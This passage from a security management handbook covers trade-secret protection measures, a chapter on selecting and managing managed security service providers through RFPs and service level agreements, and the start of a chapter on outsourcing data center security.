Visitor Sign In and Escort. Common sense indicates all non-employees entering the company facility should be escorted by host employees, sign in at reception, and be retained until the host escort arrives. Too often, once inside the facility, host employees' excessive hospitality gives the visitor free reign of the site. In the absence of well-maintained internal perimeters, visitors may obtain accidental or deliberate access to sensitive areas, files, documents, and materials. Also, the unguarded conversations of co-workers unaware of the status of the listener may result in disclosure of sensitive information.

Identification Badges. Distinctive badges with photo provide good control over egress and exit. These are also so inexpensive that organization management would appear foolish if they failed to implement some sort of badging system.

Facility Access Control System. Often tied into the photo-ID badge system used by the organization, facility access control systems provide convenient and automated authentication technology. In the past, card readers alone were sufficient. However, many sophisticated organizations with significant assets are implementing biometric (voice, hand geometry, or retina) systems. Such systems dramatically curtail the potential for abuse.

Confidentiality/Nondisclosure Documents. These confidentiality and nondisclosure statements should specify invention assignments as well as an agreement to protect proprietary information.

Exit Interviews with Terminating Employees. Remind employees that are leaving the company of their continuing obligation to protect any trade secrets to which they had access during the time of their employment.

Other "Reasonable" Measures! The courts have a remaining variable, which can be very important. They may decide, entirely after the fact, that

a given organization did or did not act "reasonably" by implementing or failing to implement a specific protective measure. The important fact for protection professionals to consider is that the outcome of a particular ruling is not possible to predict in advance of a trial and a specific set of circumstances.

Recommended Protection Measures

Develop and Disseminate Policies and Procedures. Although not strictly required, a policy that spells out the need for information protection and a procedural framework that addresses issues in both electronic and physical media is a useful tool.

Publication Approval Procedures. Disclosure of the trade secret information in publications will eliminate their trade secret status. Even if the proprietary information disclosed in an article, interview, or press release is not a trade secret, it may damage the company's competitive position. A publication screening procedure involving the company's patent staff or other knowledgeable attorneys, as well as other knowledgeable management, should consider not merely whether the content discloses trade secrets, but also whether it reveals competition-sensitive details. If available, the competitive intelligence group can render valuable service in advising on sensitivity. One must assume that the competitive intelligence analysts working for the most competent opponent will see the release /article and place it in appropriate context.

Contract Language for Vendors, Suppliers, etc. All vendors who provide products, services, even parts and supplies should be required to adhere to a basic confidentiality agreement concerning the nature and extent of the relationship with the company. Appropriate language should be inserted in the contract terms and conditions, specifying exactly how the vendor will act with regard to sensitive proprietary information to which they are granted access in the course of business. In the case of critical suppliers who provide unique or highly specialized elements which are essential to the company's success, it is appropriate to include a supplemental "security guidelines" document. This document should provide additional guidance and direction to the vendor describing (see example table of contents for a typical security guideline for a reprographic service provider).

1. Receipt
2. Storage
3. Handling
4. Work in process
5. Release of finished product
6. Destruction of overruns, QC failed copies, etc.
7. Reportable Incidents

Train Employees. Everyone who creates, processes, and handles company trade secrets and other sensitive proprietary information should be trained. This includes both regular (full-time) as well as contingent employees (temporaries, contractors, consultants, as well as part-time employees). They all need to know what is specifically considered trade secrets of the company, as well as what elements of information may not be trade secrets but are nonetheless considered critical and must not be disclosed outside the company without authorization from appropriate management. Training topics typically include the following:

- Identification of company trade secrets and sensitive proprietary information
- Marking
- Storage
- Physical transportation of hard copy documents and media
- Electronic transmission and storage of documents, materials
- Destruction of physical and electronic copies
- Reportable incidents

In addition a version of training should be tailored to the needs of the contingent employees, which commonly include temporary (clerical) staff as well as any on-site contractors, consultants, or vendor employees.

New-Hire Training Classes. One of the best ways to help people in an organization to change is to indoctrinate the newly hired staff. This way you get your message to the new people before they develop bad habits. This will gradually create a critical mass of supporters for the organization's program to protect information, trade secrets, and other valuable intellectual property. This class and supporting documentation should instruct all employees in the value of trade secrets and company IP, as well as correct procedures for safeguarding these assets.

Develop Incident Response Capability. Assume the worst and you will not be disappointed! There will come a time when the company knows or suspects trade secrets or other valuable intellectual property has been stolen or misappropriated. The statistics are very compelling: nearly 50% of high-technology companies experienced theft or misappropriation of trade secrets in a 1988 Institute of Justice study. Planning for that day is essential. Knowing who to call and what to do will maximize the company's chances for a successful prosecution or litigation.

Conduct Audits, Inspections, and Tests. One of the best ways to know the risks is to conduct a formal trade secret audit or inspection. The process, which must always be conducted under attorney-client privilege, should be a comprehensive review of the company's current inventory of trade secrets, including how well they are managed and protected. A useful

extension to the basic review is to conduct a "valuation estimate" for trade secrets and other critical intellectual property. Such estimates, conducted prior to any possible losses, are a useful guide to management. When estimated values of IP are presented in dollars and cents, it will allow a more rational allocation of investment in protecting what may have seemed previously unsubstantial assets.

CONCLUSION: DON'T RELY EXCLUSIVELY ON THE COURTS TO PROTECT YOUR SECRETS!

If the reader takes only one lesson from this chapter it should be this: Although the legal system exists to provide redress for crimes and grievances through criminal prosecution and civil litigation, the process is laden with uncertainty and burdened with very high costs. It is estimated that General Motors spent millions of dollars pursuing Volkswagen and former executives for alleged theft of trade secrets. Even though in the end they prevailed, it was uncertain whether the German courts would find in favor of GM when the action was initiated. When the vagaries of international relations and politics are overlaid on top of the legal variables, it becomes obvious that prevention is a vastly preferable strategy.

Too often it seems that the organizations value more highly their capability to litigate and prosecute for theft or misappropriation of trade secrets. In the long run it is likely to be effective and more efficient to take reasonable steps to prevent incidents. It is important that management understand that a well-designed information protection program and aggressive, early intervention will often eliminate costly and uncertain legal conflicts. Of course, one could be cynical and assume that some attorneys relish the opportunity to showcase their awesome legal expertise on behalf of clients. There is the potential that such displays of capability will occur less frequently if organizations invest more in procedures and technologies designed to prevent and detect the attempts to steal sensitive proprietary information and trade secrets. However, it's more likely that many lawyers, the same as many executives, do not yet appreciate the vast scope of the problem and are merely applying their past experience.

In summary then, executive management should understand that:

1. Many thefts of sensitive proprietary information are preventable
2. Those that are not prevented can be detected earlier, thus minimizing potential losses
3. A well-designed protection program will enhance the organization's probability for successful prosecution and litigation.

How to Work with a Managed Security Service Provider

Laurie Hill McQuillan, CISSP

Throughout history, the best way to keep information secure has been to hide it from those without a need to know. Before there was written language, the practice of information security arose when humans used euphemisms or code words to refer to communications they wanted to protect. With the advent of the computer in modern times, information was often protected by its placement on mainframes locked in fortified rooms, accessible only to those who were trusted employees and capable of communicating in esoteric programming languages.

The growth of networks and the Internet have made hiding sensitive information much more difficult. Where it was once sufficient to provide a key to those with a need to know, now any user with access to the Internet potentially has access to every node on the network and every piece of data sent through it. So while technology has enabled huge gains in connectivity and communication, it has also complicated the ability of networked organizations to protect their sensitive information from hackers, disgruntled employees, and other threats. Faced with a lack of resources, a need to recover from an attack, or little understanding of secure technology, organizations are looking for creative and effective ways to protect the information and networks on which their success depends.

Outsourcing Defined

One way of protecting networks and information is to hire someone with security expertise that is not available in-house. Outsourcing is an arrangement whereby one business hires another to perform tasks it cannot (or does not want to) perform for itself. In the context of information security, outsourcing means that the organization turns over responsibility for its information or assets security to professional security managers. In the words of one IT manager, outsourcing "represents the possibility of recovering from the awkward position of trying to accomplish an impossible task with limited resources."[1] This promising possibility is embodied in a new segment of the information security market called managed system security providers (MSSPs), which has arisen to provide organizations with an alternative to investing in their own systems security.

Industry Perspective

With the exception of a few large companies that have offered security services for many years, providing outsourced security is a relatively new phenomenon. Until the late 1990s, no company described itself exclusively as a provider of security services; while in 2001, several hundred service and product providers are listed in MSSP directories. One company has estimated that companies spent $140 million on security services in

1999; and by 2001, managed security firms had secured almost $1 billion in venture capital.[2] Another has predicted that the demand for third-party security services will exceed $17.2 billion by the end of 2004.[3]

The security products and services industry can be segmented in a number of different ways. One view is to look at the way in which the outsourced service relates to the security program supported. These services include performance of short-term or one-time tasks (such as risk assessments, policy development, and architecture planning); mid-term (including integration of functions into an existing security program); and long-range (such as ongoing management and monitoring of security devices or incidents). By far, the majority of MSSPs fall into the third category and seek to establish ongoing and long-term relationships with their customers.

A second type of market segmentation is based on the type of information protected or on the target customer base. Some security services focus on particular vertical markets such as the financial industry, the government, or the defense industry. Others focus on particular devices and technologies, such as virtual private networks or firewalls, and provide implementation and ongoing support services. Still others offer combinations of services or partnerships with vendors and other providers outside their immediate expertise.

The outsourcing of security services is not only growing in the United States or the English-speaking world, either in terms of organizations that choose to outsource their security or those that provide the outsourced services. Although many U.S. MSSP companies have international branches, MSSP directories turn up as many Far Eastern and European companies as American or British. In fact, these global companies grow because they understand the local requirements of their customer base. This is particularly evident in Europe, where International Security Standard (ISO) 17799 has gained acceptance much more rapidly than in the United States, providing guidance for good security practices to both client and vendor organizations. This, in turn, has contributed to a reduction in the risk of experiencing some of the outsourcing performance issues described below.

Future Prospective

Many MSSPs were formed during the dot.com boom of the mid-1990s in conjunction with the rapid growth of E-commerce and the Internet. Initially, dot.com companies preferred to focus on their core businesses but neglected to secure that business, providing quick opportunity for those who understood newly evolving security requirements. Later, as the boom turned to bust, dot.coms took their expertise in security and new technology and evolved themselves into MSSPs.

However, as this chapter is being written in early 2002, while the number of MSSPs is growing, a rapid consolidation and fallout among MSSPs is taking place — particularly among those that never achieved financial stability or a strong market niche. Some analysts "expect this proliferation to continue, but vendors over the next year will be sharply culled by funding limits, acquisition, and channel limits. Over the next three years, we expect consolidation in this space, first by vendors attempting multifunction aggregation, then by resellers through channel aggregation."[4]

Outsourcing from the Corporate Perspective

On the surface, the practice of outsourcing appears to run contrary to the ancient tenet of hiding information from those without a need to know. If the use of networks and the Internet has become central to the corporate business model, then exposing that model to an outside entity would seem inimical to good security practice. So why, then, would any organization want to undertake an outsourcing arrangement?

Relationship to the Life Cycle

The answer to this question lies in the pace at which the networked world has evolved. It is rare to read a discussion of the growth of the Internet without seeing the word *exponential* used to describe the rate of expansion. But while this exponential growth has led to rapid integration of the Internet with corporate business models, businesses have moved more slowly to protect the information — due to lack of knowledge, to immature security technology, or to a misplaced confidence in a vendor's ability to provide secure IT products. Most automated organizations have 20 or more years of experience with IT management and operations, and their IT departments know how to build systems and integrate them. What they have not known and have



EXHIBIT 87.1 Using a security model to derive requirements.

been slow to learn is how to secure them, because the traditional IT security model has been to hide secret information; and in a networked world, it is no longer possible to do that easily.

One of the most commonly cited security models is that documented by Glen Bruce and Rob Dempsey.[5] This model defines three components: foundation, control, and trust. The foundation layer includes security policy and principles, criteria and standards, and the education and training systems. The trust layer includes the environment's security, availability, and performance characteristics. The control layer includes the mechanisms used to manage and control each of the required components.

In deciding whether to outsource its security and in planning for a successful outsourcing arrangement, this model can serve as a useful reference for ensuring that all aspects of security are considered in the requirements. As shown in Exhibit 87.1, each of the model's components can drive aspects of the arrangement.

The Four Phases of an Outsourcing Arrangement

Phase 1 of an outsourcing arrangement begins when an organization perceives a business problem — in the case of IT, this is often a vulnerability or threat that the organization cannot address. The organization then decides that an outside entity may be better equipped to solve the problem than the organization's own staff. The reasons why this decision is made will be discussed below; but once the decision is made, the organization must put an infrastructure in place to manage the arrangement. In Phase 2, a provider of services is selected and hired. In Phase 3, the arrangement must be monitored and managed to ensure that the desired benefits are being realized. And finally, in Phase 4, the arrangement comes to an end, and the organization must ensure a smooth and nondisruptive transition out.

Phase 1: Identify the Need and Prepare to Outsource

It is axiomatic that no project can be successful unless the requirements are well defined and the expectations of all participants are clearly articulated. In the case of a security outsourcing project, if the decision to bring in an outside concern is made under pressure during a security breach, this is especially true. In fact, one of the biggest reasons many outsourcing projects fail is that the business does not understand what lies behind the decision to outsource or why it is believed that the work cannot (or should not) be done in-house. Those organizations that make the decision to outsource after careful consideration, and who plan carefully to avoid its potential pitfalls, will benefit most from the decision to outsource.

The goal of Phase 1 is to articulate (in writing if possible) the reasons for the decision to outsource. As will be discussed below, this means spelling out the products or services to be acquired, the advantages expected, the legal and business risks inherent in the decision, and the steps to be taken to minimize those risks.

Consider Strategic Reasons to Outsource

Many of the reasons to outsource can be considered strategic in nature. These promise advantages beyond a solution to the immediate need and allow the organization to seek long-term or strategic advantages to the business as a whole:

- Free up resources to be used for other mission-critical purposes.
- Maintain flexibility of operations by allowing peak requirements to be met while avoiding the cost of hiring new staff.
- Accelerate process improvement by bringing in subject matter expertise to train corporate staff or to teach by example.
- Obtain current technology or capability that would otherwise have to be hired or acquired by retraining, both at a potentially high cost.
- Avoid infrastructure obsolescence by giving the responsibility for technical currency to someone else.
- Overcome strategic stumbling blocks by bringing in third-party objectivity.
- Control operating costs or turn fixed costs into variable ones through the use of predictable fees, because presumably an MSSP has superior performance and lower cost structure.
- Enhance organizational effectiveness by focusing on what is known best, leaving more difficult security tasks to someone else.
- Acquire innovative ideas from experts in the field.

Organizations that outsource for strategic reasons should be cautious. The decision to refocus on strategic objectives is a good one, but turning to an outside organization for assistance with key strategic security functions is not. If security is an inherent part of the company's corporate mission, and strategic management of this function is not working, the company might consider whether outsourcing is going to correct those issues. The problems may be deeper than a vendor can fix.

Consider Tactical Reasons

The tactical reasons for outsourcing security functions are those that deal with day-to-day functions and issues. When the organization is looking for a short-term benefit, an immediate response to a specific issue, or improvement in a specific aspect of its operations, these tactical advantages of outsourcing are attractive:

- Reduce response times when dealing with security incidents.
- Improve customer service to those being supported.
- Allow IT staff to focus on day-to-day or routine support work.
- Avoid an extensive capital outlay by obviating the need to invest in new equipment such as firewalls, servers, or intrusion detection devices.
- Meet short-term staffing needs by bringing in staff that is not needed on a full-time basis.
- Solve a specific problem for which existing staff does not have the expertise to address.

While the tactical decision to outsource might promise quick or more focused results, this does not necessarily mean that the outsourcing arrangement must be short-term. Many successful long-term outsourcing arrangements are viewed as just one part of a successful information security program, or are selected for a combination of strategic and technical reasons.

Anticipate Potential Problems

The prospect of seeing these advantages in place can be seductive to an organization that is troubled by a business problem. But for every potential benefit, there is a potential pitfall as well. During Phase 1, after the decision to outsource is made, the organization must put in place an infrastructure to manage that arrangement. This requires fully understanding (and taking steps to avoid) the many problems that can arise with outsourcing contracts:

- Exceeding expected costs, either because the vendor failed to disclose them in advance or because the organization did not anticipate them

- Experiencing contract issues that lead to difficulties in managing the arrangement or to legal disputes
- Losing control of basic business resources and processes that now belong to someone else
- Failing to maintain mechanisms for effective provider management
- Losing in-house expertise to the provider
- Suffering degradation of service if the provider cannot perform adequately
- Discovering conflicts of interest between the organization and the outsourcer
- Disclosing confidential data to an outside entity that may not have a strong incentive to protect it
- Experiencing declines in productivity and morale from staff who believe they are no longer important to the business or that they do not have control of resources
- Becoming dependent on inadequate technology if the vendor does not maintain technical currency
- Becoming a "hostage" to the provider who now controls key resources

Document Requirements and Expectations

As discussed above, the goal of Phase 1 is to fully understand why the decision to outsource is made, to justify the rationale for the decision, and to ensure that the arrangement's risks are minimized. Minimizing this risk is best accomplished through careful preparation for the outsourced arrangement.

Thus, the organization's security requirements must be clearly defined and documented. In the best situation, this will include a comprehensive security policy that has been communicated and agreed to throughout the organization. However, companies that are beginning to implement a security program may be hiring expertise to help with first steps and consequently do not have such a policy. In these cases, the security requirements should be defined in business terms. This includes a description of the information or assets to be protected, their level of sensitivity, their relationship to the core business, and the requirement for maintaining the confidentiality, availability, and integrity of each.

One of the most common issues that surfaces from outsourcing arrangements is financial, wherein costs may not be fully understood or unanticipated costs arise after the fact. It is important that the organization understand the potential costs of the arrangement, which include a complete understanding of the internal costs before the outsourcing contract is established. A cost/benefit analysis should be performed and should include a calculation of return on investment. As with any cost/benefit analysis, there may be costs and benefits that are not quantifiable in financial terms, and these should be considered and included as well. These may include additional overhead in terms of staffing, financial obligations, and management requirements.

Outsourcing will add new risks to the corporate environment and may exacerbate existing risks. Many organizations that outsource perform a complete risk analysis before undertaking the arrangement, including a description of residual risk expected after the outsourcing project begins. Such an analysis can be invaluable during the process of preparing the formal specification, because it will point to the inclusion of requirements for ameliorating these risks. Because risk can be avoided or reduced by the implementation of risk management strategies, a full understanding of residual risk will also aid in managing the vendor's performance once the work begins; and it will suggest areas where management must pay stronger attention in assessing the project's success.

Prepare the Organization

To ensure the success of the outsourcing arrangement, the organization should be sure that it can manage the provider's work effectively. This requires internal corporate knowledge of the work or service outsourced. Even if this knowledge is not deeply technical — if, for example, the business is networking its services for the first time — the outsourcing organization must understand the business value of the work or service and how it supports the corporate mission. This includes an understanding of the internal cost structure because without this understanding, the financial value of the outsourcing arrangement cannot be assessed.

Assign Organizational Roles

As with any corporate venture, management and staff acceptance are important in ensuring the success of the outsourcing project. This can best be accomplished by involving all affected corporate staff in the decision-making process from the outset, and by ensuring that everyone is in agreement with, or is willing to support, the decision to go ahead.

With general support for the arrangement, the organization should articulate clearly each affected party's role in working with the vendor. Executives and management-level staff who are ultimately responsible for the



EXHIBIT 87.2 Management control for outsourcing contracts.

success of the arrangement must be supportive and must communicate the importance of the project's success throughout the organization. System owners and content providers must be helped to view the vendor as an IT partner and must not feel their ownership threatened by the assistance of an outside entity. These individuals should be given the responsibility for establishing the project's metrics and desired outcome because they are in the best position to understand what the organization's information requirements are.

The organization's IT staff is in the best position to gauge the vendor's technical ability and should be given a role in bringing the vendor up to speed on the technical requirements that must be met. The IT staff also should be encouraged to view the vendor as a partner in providing IT services to the organization's customers. And finally, if there are internal security employees, they should be responsible for establishing security policies and procedures to be followed by the vendor throughout the term of the contract.

The most important part of establishing organizational parameters is to assign accountability for the project's success. Although the vendor will be held accountable for the effectiveness of its work, the outsourcing organization should not give away accountability for management success. Where to lodge this accountability in the corporate structure is a decision that will vary based on the organization and its requirements, but the chances for success will be greatly enhanced by ensuring that those responsible for managing the effort are also directly accountable for its results.

A useful summary of organizational responsibilities for the outsourcing arrangement is shown in Exhibit 87.2, which illustrates the level of management control for various activities.[6]

Prepare a Specification and RFP

If the foregoing steps have been completed correctly, the process of documenting requirements and preparing a specification should be a simple formality. A well-written request for proposals (RFP) will include a complete and thorough description of the organizational, technical, management, and performance requirements and of the products and services to be provided by the vendor. Every corporate expectation that was articulated during the exploration stage should be covered by a performance requirement in the RFP. And the expected metrics that will be used to assess the vendor's performance should be included in a service level agreement (SLA). The SLA can be a separate document, but it should be legally incorporated into the resulting contract.

The RFP and resulting contract should specify the provisions for the use of hardware and software that are part of the outsourcing arrangements. This might include, for example, the type of software that is acceptable or its placement, so that the provider does not modify the client's technical infrastructure or remove assets from the customer premises without advance approval. Some MSSPs want to install their own hardware or software at the customer site; others prefer to use customer-owned technical resources; and still others perform on their own premises using their own resources. Regardless, the contract should spell out the provisions for ownership of all resources that support the arrangement and for the eventual return of any assets whose control or possession are outsourced. If there is intellectual property involved, as might be the case in a custom-developed security solution, the contract should also specify how the licensing of the property works and who will retain ownership of it at the end of the arrangement.

During the specification process, the organization should have determined what contractual provisions it will apply for nonperformance or substandard performance. The SLA contract should clearly define items considered to be performance infractions or errors, including requirements for correction of errors. This includes any financial or nonfinancial penalties for noncompliance or failure to perform.

The contract may not be restricted to technical requirements and contractual terms but may also consider human resources and business management issues. Some of the requirements that might be included govern access to vendor staff by the customer, and vice versa, and provisions for day-to-day management of the staff performing the work. In addition, requirements for written deliverables, regular reports, etc. should be specified in advance.

The final section of the RFP and contract should govern the end of the outsourcing arrangement and provisions for terminating the relationship with the vendor. The terms that govern the transition out should be designed to reduce exit barriers for both the vendor and the client, particularly because these terms may need to be invoked during a dispute or otherwise in less-than-optimal circumstances. One key provision will be to require that the vendor cooperates fully with any vendor that succeeds it in performance of the work.

Specify Financial Terms and Pricing

Some of the basic financial considerations for the RFP are to request that the vendor provide evidence that its pricing and terms are competitive and provide an acceptable cost/benefit business case. The RFP should request that the vendor propose incentives and penalties based on performance and warrant the work it performs.

The specific cost and pricing sections of the specification depend on the nature of the work outsourced. Historically, many outsourcing contracts were priced in terms of unit prices for units provided, and may have been measured by staff (such as hourly rates for various skill levels), resources (such as workstations supported), or events (such as calls answered). The unit prices may have been fixed or varied based on rates of consumption, may have included guaranteed levels of consumption, and may have been calculated based on cost or on target profits.

However, these types of arrangements have become less common over the past few years. The cost-per-unit model tends to cause the selling organization to try to increase the units sold, driving up the quantity consumed by the customer regardless of the benefit to the customer. By the same token, this causes the customer to seek alternative arrangements with lower unit costs; and at some point the two competing requirements diverge enough that the arrangement must end.

So it has become more popular to craft contracts that tie costs to expected results and provide incentives for both vendor and customer to perform according to expectations. Some arrangements provide increased revenue to the vendor each time a threshold of performance is met; others are tied to customer satisfaction measures; and still others provide for gain-sharing wherein the customer and vendor share in any savings from reduction in customer costs. Whichever model is used, both vendor and customer are given incentives to perform according to the requirements to be met by each.

Anticipate Legal Issues

The RFP and resulting contract should spell out clear requirements for liability and culpability. For example, if the MSSP is providing security alert and intrusion detection services, who is responsible in the event of a security breach? No vendor can provide a 100 percent guarantee that such breaches will not occur, and organizations should be wary of anyone who makes such a claim. However, it is reasonable to expect that the vendor can prevent predefined, known, and quantified events from occurring. If there is damage to the client's infrastructure, who is responsible for paying the cost of recovery? By considering these questions carefully, the client organization can use the possibility of breaches to provide incentives for the vendor to perform well.

In any contractual arrangement, the client is responsible for performing due diligence. The RFP and contract should spell out the standards of care that will be followed, and it will assign accountability for technical and management due diligence. This includes the requirements to maintain the confidentiality of protected information and for nondisclosure of sensitive, confidential, and secret information.

There may be legislative and regulatory issues that impact the outsourcing arrangement, and both the client and vendor should be aware of these. Organizations should be wary of outsourcing responsibilities for which it is legally responsible, unless it can legally assign these responsibilities to another party. In fact, outsourcing such services may be prohibited by regulation or law, particularly for government entities. Existing protections may not be automatically carried over in an outsourced environment. For example, certain requirements for

compliance with the Privacy Act or the Freedom of Information Act may not apply to employees of an MSSP or service provider.

Preparing a good RFP for security services is no different than preparing any RFP. The proposing vendors should be obligated to respond with clear, measurable responses to every requirement, including, if possible, client references demonstrating successful prior performance.

Phase 2: Select a Provider

During Phase 1, the organization defined the scope of work and the services to be outsourced. The RFP and specification were created, and the organization must now evaluate the proposals received and select a vendor. The process of selecting a vendor includes determining the appropriate characteristics of an outsourcing supplier, choosing a suitable vendor, and negotiating requirements and contractual terms.

Determine Vendor Characteristics

Among the most common security services outsourced are those that include installation, management, or maintenance of equipment and services for intrusion detection, perimeter scanning, VPNs and firewalls, and anti-virus and content protection. These arrangements, if successfully acquired and managed, tend to be long-term and ongoing in nature. However, shorter-term outsourcing arrangements might include testing and deployment of new technologies, such as encryption services and PKI in particular, because it is often difficult and expensive to hire expertise in these arenas. Hiring an outside provider to do one-time or short-term tasks such as security assessments, policy development and implementation, or audit, enforcement, and compliance monitoring is also becoming popular.

One factor to consider during the selection process is the breadth of services offered by the prospective provider. Some vendors have expertise in a single product or service that can bring superior performance and focus, although this can also mean that the vendor has not been able to expand beyond a small core offering. Other vendors sell a product or set of products, then provide ongoing support and monitoring of the offering. This, too, can mean superior performance due to focus on a small set of offerings; but the potential drawback is that the customer becomes hostage to a single technology and is later unable to change vendors. One relatively new phenomenon in the MSSP market is to hire a vendor-neutral service broker who can perform an independent assessment of requirements and recommend the best providers.

There are a number of terms that have become synonymous with outsourcing or that describe various aspects of the arrangement. *Insourcing* is the opposite of outsourcing, referring to the decision to manage services in-house. The term *midsourcing* refers to a decision to outsource a specific selection of services. *Smartsourcing* is used to mean a well-managed outsourcing (or insourcing) project and is sometimes used by vendors to refer to their set of offerings.

Choose a Vendor

Given that the MSSP market is relatively new and immature, organizations must pay particular attention to due diligence during the selection process, and should select a vendor that not only has expertise in the services to be performed but also shows financial, technical, and management stability. There should be evidence of an appropriate level of investment in the infrastructure necessary to support the service. In addition to assessing the ability of the vendor to perform well, the organization should consider less tangible factors that might indicate the degree to which the vendor can act as a business partner. Some of these characteristics are:

- *Business culture and management processes.* Does the vendor share the corporate values of the client? Does it agree with the way in which projects are managed? Will staff members be able to work successfully with the vendor's staff?
- *Security methods and policies.* Will the vendor disclose what these are? Are these similar to or compatible with the customer's?
- *Security infrastructure, tools, and technology.* Do these demonstrate the vendor's commitment to maintaining a secure environment? Do they reflect the sophistication expected of the vendor?
- *Staff skills, knowledge, and turnover.* Is turnover low? Does the staff appear confident and knowledgeable? Does the offered set of skills meet or exceed what the vendor has promised?
- *Financial and business viability.* How long has the vendor provided these services? Does the vendor have sufficient funding to remain in the business for at least two years?
- *Insurance and legal history.* Have there been prior claims against the vendor?

Negotiate the Arrangement

With a well-written specification, the negotiation process will be simple because expectations and requirements are spelled out in the contract and can be fully understood by all parties. The specific legal aspects of the arrangement will depend on the client's industry or core business, and they may be governed by regulation (for example, in the case of government and many financial entities). It is important to establish in advance whether the contract will include subcontractors, and if so, to include them in any final negotiations prior to signing a contract. This will avoid the potential inability to hold subcontractors as accountable for performance as their prime contractor.

Negotiation of pricing, delivery terms, and warranties should also be governed by the specification; and the organization should ensure that the terms and conditions of the specification are carried over to the resulting contract.

Phase 3: Manage the Arrangement

Once a provider has been selected and a contract is signed, the SLA will govern the management of the vendor. If the SLA was not included in the specification, it should be documented before the contract is signed and included in the final contract.

Address Performance Factors

For every service or resource being outsourced, the SLA should address the following factors:

- The expectations for successful service delivery (service levels)
- Escalation procedures
- Business impact of failure to meet service levels
- Turnaround times for delivery
- Service availability, such as for after-hours
- Methods for measurement and monitoring of performance

Use Metrics

To be able to manage the vendor effectively, the customer must be able to measure compliance with contractual terms and the results and benefits of the provider's work. The SLA should set a baseline for all items to be measured during the contract term. These will by necessity depend on which services are provided. For example, a vendor that is providing intrusion detection services might be assessed in part by the number of intrusions repelled as documented in IDS logs.

To motivate the vendor to behave appropriately, the organization must measure the right things — that is, results over which the provider has control. However, care should be taken to ensure that the vendor cannot directly influence the outcome of the collection process. In the example above, the logs should be monitored to ensure that they are not modified manually, or backup copies should be turned over to the client on a regular basis.

The SLA metrics should be reasonable in that they can be easily measured without introducing a burdensome data collection requirement. The frequency of measurement and audits should be established in advance, as should the expectations for how the vendor will respond to security issues and whether the vendor will participate in disaster recovery planning and rehearsals. Even if the provider is responsible for monitoring of equipment such as firewalls or intrusion detection devices, the organization may want to retain control of the incident response process, particularly if the possibility of future legal action exists. In these cases, the client may specify that the provider is to identify, but not act on, suspected security incidents. Thus, they may ask the provider for recommendations but may manage or staff the response process itself. Other organizations distinguish between internal and external threats or intrusions to avoid the possibility that an outside organization has to respond to incidents caused by the client's own employees.

Monitor Performance

Once the contract is in place and the SLA is active, managing the ongoing relationship with the service provider becomes the same as managing any other contractual arrangement. The provider is responsible for performing the work to specifications, and the client is responsible for monitoring performance and managing the contract.



EXHIBIT 87.3 Customer satisfaction with security outsourcing.

Monitoring and reviewing the outsourced functions are critically important. Although the accountability for success of the arrangement remains with the client organization, the responsibility for monitoring can be a joint responsibility; or it can be done by an independent group inside or outside the organization.

Throughout the life of the contract, there should be clear single points of contact identified by the client and the vendor; and both should fully understand and support provisions for coordinating emergency response during a security breach or disaster.

Phase 4: Transition Out

In an ideal world, the outsourcing arrangement will continue with both parties to their mutual satisfaction. In fact, the client organization should include provisions in the contract for renewal, for technical refresh, and for adjustment of terms and conditions as the need arises. However, an ideal world rarely exists, and most arrangements end sooner or later. It is important to define in advance (in the contract and SLA) the terms that will govern the parties if the client decides to bring the work in-house or to use another contractor, along with provisions for penalties should either party not comply.

Should the arrangement end, the organization should continue to monitor vendor performance during the transition out. The following tasks should be completed to the satisfaction of both vendor and client:

- All property is returned to its original owner (with reasonable allowance for wear and tear).
- Documentation is fully maintained and up-to-date.
- Outstanding work is complete and documented.
- Data owned by each party is returned, along with documented settings for security controls. This includes backup copies.
- If there is to be staff turnover, the hiring organization has completed the hiring process.
- Requirements for confidentiality and nondisclosure continue to be followed.
- If legally required, the parties are released from any indemnities, warranties, etc.

Conclusion

The growth of the MSSP market clearly demonstrates that outsourcing of security services can be a successful venture both for the client and the vendor. While the market is undergoing some consolidation and refocusing as this chapter is being written, in the ultimate analysis, outsourcing security services is not much different than outsourcing any other IT service, and the IT outsourcing industry is established and mature. The lessons learned from one clearly apply to the other, and it is clear that organizations that choose to outsource are in fact applying those lessons. In fact, as Exhibit 87.3 shows, the majority of companies that outsource their security describe their level of satisfaction as outstanding or satisfactory.[7]

Outsourcing the security of an organization's information assets may be the antithesis of the ancient "security through obscurity" model. However, in today's networked world, with solid planning in advance, a sound rationale, and good due diligence and management, any organization can outsource its security with satisfaction and success.

Considerations for Outsourcing Security

Michael J. Corby, CISSP

Outsourcing computer operations is not a new concept. Since the 1960s, companies have been in the business of providing computer operations support for a fee. The risks and challenges of providing a reliable, confidential, and responsive data center operation have increased, leaving many organizations to consider retaining an outside organization to manage the data center in a way that the risks associated with these challenges are minimized.

